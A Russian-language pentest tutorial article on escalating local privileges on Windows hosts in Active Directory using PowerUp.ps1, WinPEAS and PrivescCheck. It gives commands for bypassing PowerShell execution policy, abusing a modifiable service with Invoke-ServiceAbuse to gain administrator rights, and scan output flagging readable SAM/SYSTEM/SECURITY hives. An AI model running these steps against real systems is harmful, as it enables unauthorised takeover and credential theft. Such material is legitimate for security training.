

Как повысить привилегии при пентесте Active Directory

 spy-soft.net/active-directory-privilege-escalation

26 августа 2024 г.

Локальное повышение привилегий при пентесте Active Directory (AD) — это важный аспект ИБ, который часто используется для получения расширенного доступа к системам Windows. В статье расскажу о своем опыте применения различных техник и инструментов для выявления уязвимостей, позволяющих повысить уровень привилегий. Мы рассмотрим три инструмента: PowerUp.ps1, WinPEAS и PrivescCheck.

Еще по теме: [Повышение привилегий через мисконфиг AD](#)

Повышение привилегий при пентесте AD

Суть локального повышения привилегий заключается в том, что пользователь или атакующий, уже имеющий некоторый уровень доступа к системе (например, права обычного пользователя), может повысить свои привилегии до уровня администратора или root.

Статья в образовательных целях, для обучения этичных хакеров (пентестеров). Несанкционированный взлом компьютер является незаконным и рассматривается как уголовное преступление. Ни редакция spy-soft.net, ни автор не несут ответственности за ваши действия.

Существует несколько распространенных техник для достижения этой цели:

- Эксплуатация уязвимостей в программном обеспечении.
- Использование неправильно настроенных разрешений.
- DLL-хайджекинг.
- Небезопасные настройки реестра.

В качестве стенда для атак на Active Directory рекомендую использовать намеренно уязвимый инструмент [Vulnerable-AD](#).

PowerUp.ps1

Начнем с PowerUp.ps1 — скрипт PowerShell из набора инструментов PowerSploit. Он отлично подходит для обнаружения возможностей повышения привилегий в Windows. Вот как использовать PowerUp.ps1:

Скачиваем скрипт:

- 1 wget
<https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1>

или так:

- 1 Invoke-WebRequest -Uri
<https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1>
-OutFile PowerUp.ps1 -UseBasicParsing

Затем настраиваем политику выполнения и импортируем модуль:

- 1 Set-ExecutionPolicy Unrestricted -Scope Process

или

- 1 Powershell -ep bypass
- 2 Import-Module .\PowerUp.ps1

Теперь можно запустить проверки:

- 1 Invoke-AllChecks - запуск всех доступных проверок для повышения привилегий
- 2 Get-ModifiableServiceFile -Verbose - перечисление служб, где текущий пользователь может вносить изменения в исполняемый файл службы Get-ModifiableService
- 3 Invoke-ServiceAbuse -Name 'Acunetix Database' -UserName wathonelocal\thiri - Verbose - команда локального повышения привилегий
- 4 net localgroup administrators - проверка членства в группе администраторов

```
PS C:\Users\thiri> Invoke-AllChecks
https://spy-soft.net/
ServiceName      : Acunetix Database
Path             : "C:\Program Files (x86)\Acunetix\pg\bin\pg_ctl.exe" runservice -N "Acunetix Database" -D "C:\ProgramData\Acunetix\db" -e "Acunetix" -w
ModifiableFile   : C:\ProgramData\Acunetix
ModifiableFilePermissions : {WriteAttributes, AppendData/AddSubdirectory, WriteExtendedAttributes, WriteData/AddFile}
ModifiableFileIdentityReference : BUILTIN\Users
StartName        : NT AUTHORITY\LOCALSERVICE
AbuseFunction     : Install-ServiceBinary -Name 'Acunetix Database'
CanRestart      : False
Name             : Acunetix Database
Check            : Modifiable Service Files
https://spy-soft.net/
```

Результат выполнения Invoke-Allchecks

Про инструмент PowerUp.ps1 мы рассказывали в статье [«Автоматизация повышения привилегий Windows»](#).


WinPEAS

Перейдем к WinPEAS. Это отличный инструмент для перечисления потенциальных векторов повышения привилегий в Windows. Вот как его использовать:


Скачиваем файл winPEAS.exe с GitHub.

Запускаем его с повышенными привилегиями:

```
1 .\winPEAS.exe
```



WinPEAS проведет множество проверок и выдаст подробный отчет о возможных уязвимостях и неправильных настройках.



Подробнее про использование WinPEAS в статье «[Повышение привилегий в Windows используя WinPEAS](#)».

PrivescCheck

Наконец, PrivescCheck — еще один полезный скрипт для перечисления возможностей повышения привилегий в Windows.

Скачиваем скрипт с GitHub.

Открываем PowerShell и настраиваем политику выполнения:

```
1 powershell -ep bypass
```

Переходим в директорию со скриптом и запускаем его:

```
1 .\PrivescCheck.ps1
2 Invoke-PrivescCheck
```

PrivescCheck проведет ряд проверок и предоставит подробный отчет о потенциальных проблемах безопасности.

CATEGORY NAME	TA0004 - Privilege Escalation User sessions
---------------	--

Get information about the currently logged-on users. Note that it might be possible to capture or relay the NTLM/Kerberos authentication of these users (RemotePotato0, KrbRelay).

[*] Status: Informational

SessionName	UserName	Id	State
-----	-----	--	-----
Services		0	Disconnected
Console	DOMAIN\bankadmin	1	Active

<https://spy-soft.net/>

~~~ PrivescCheck Summary ~~~

TA0001 - Initial Access  
 - BitLocker configuration → High  
 TA0006 - Credential Access  
 - Hive file permissions → Medium  
 - LSA Protection → Low  
 - Credential Guard → Low  
 TA0008 - Lateral Movement  
 - LAPS → Medium

Результат сканирования PrivescCheck. Категория Privilege escalation

|               |                                   |
|---------------|-----------------------------------|
| CATEGORY NAME | TA0008 - Lateral Movement<br>LAPS |
|---------------|-----------------------------------|

Check whether LAPS is configured and enabled. Note that this applies to domain-joined machines only.

[\*] Status: Vulnerable - Medium

Policy : Enable local admin password management (LAPS legacy)  
 Key : HKLM\Software\Policies\Microsoft Services\AdmPwd  
 Default : 0  
 Value : (null)  
 Description : The local administrator password is not managed (default).

Policy : LAPS > Configure password backup directory  
 Key : HKLM\Software\Microsoft\Policies\LAPS  
 Default : 0  
 Value : (null)  
 Description : The local administrator password is not backed up (default).

Результат сканирования PrivescCheck. Раздел Lateral Movement

|                                                                                                                                             |                                                                                       |
|---------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|
| CATEGORY NAME                                                                                                                               | TA0006 - Credential Access<br>Hive file permissions                                   |
| Check whether the current user has read permissions on the SAM/SYSTEM/SECURITY files in the system folder (CVE-2021-36934 - HiveNightmare). |                                                                                       |
| [*] Status: Vulnerable - Medium                                                                                                             |                                                                                       |
| <a href="https://spy-soft.net/">https://spy-soft.net/</a>                                                                                   |                                                                                       |
| Path                                                                                                                                        | : C:\Windows\System32\config\SAM                                                      |
| IdentityReference                                                                                                                           | : BUILTIN\Users                                                                       |
| Permissions                                                                                                                                 | : ReadData, ReadExtendedAttributes, Execute, ReadAttributes, ReadControl, Synchronize |
| Path                                                                                                                                        | : C:\Windows\System32\config\SYSTEM                                                   |
| IdentityReference                                                                                                                           | : BUILTIN\Users                                                                       |
| Permissions                                                                                                                                 | : ReadData, ReadExtendedAttributes, Execute, ReadAttributes, ReadControl, Synchronize |
| Path                                                                                                                                        | : C:\Windows\System32\config\SECURITY                                                 |
| IdentityReference                                                                                                                           | : BUILTIN\Users                                                                       |
| Permissions                                                                                                                                 | : ReadData, ReadExtendedAttributes, Execute, ReadAttributes, ReadControl, Synchronize |

Результат сканирования PrivescCheck. Категория Credential Access

## Заключение

Использование этих инструментов в комплексе дает мне всестороннее представление о возможных векторах атаки для повышения привилегий в Windows. Каждый инструмент имеет свои сильные стороны, и вместе они создают методологию для выявления и эксплуатации уязвимостей.

ПОЛЕЗНЫЕ ССЫЛКИ:

- [Атака RBCD для захвата домена Active Directory.](#)
- [Взлом сети через групповые политики Active Directory.](#)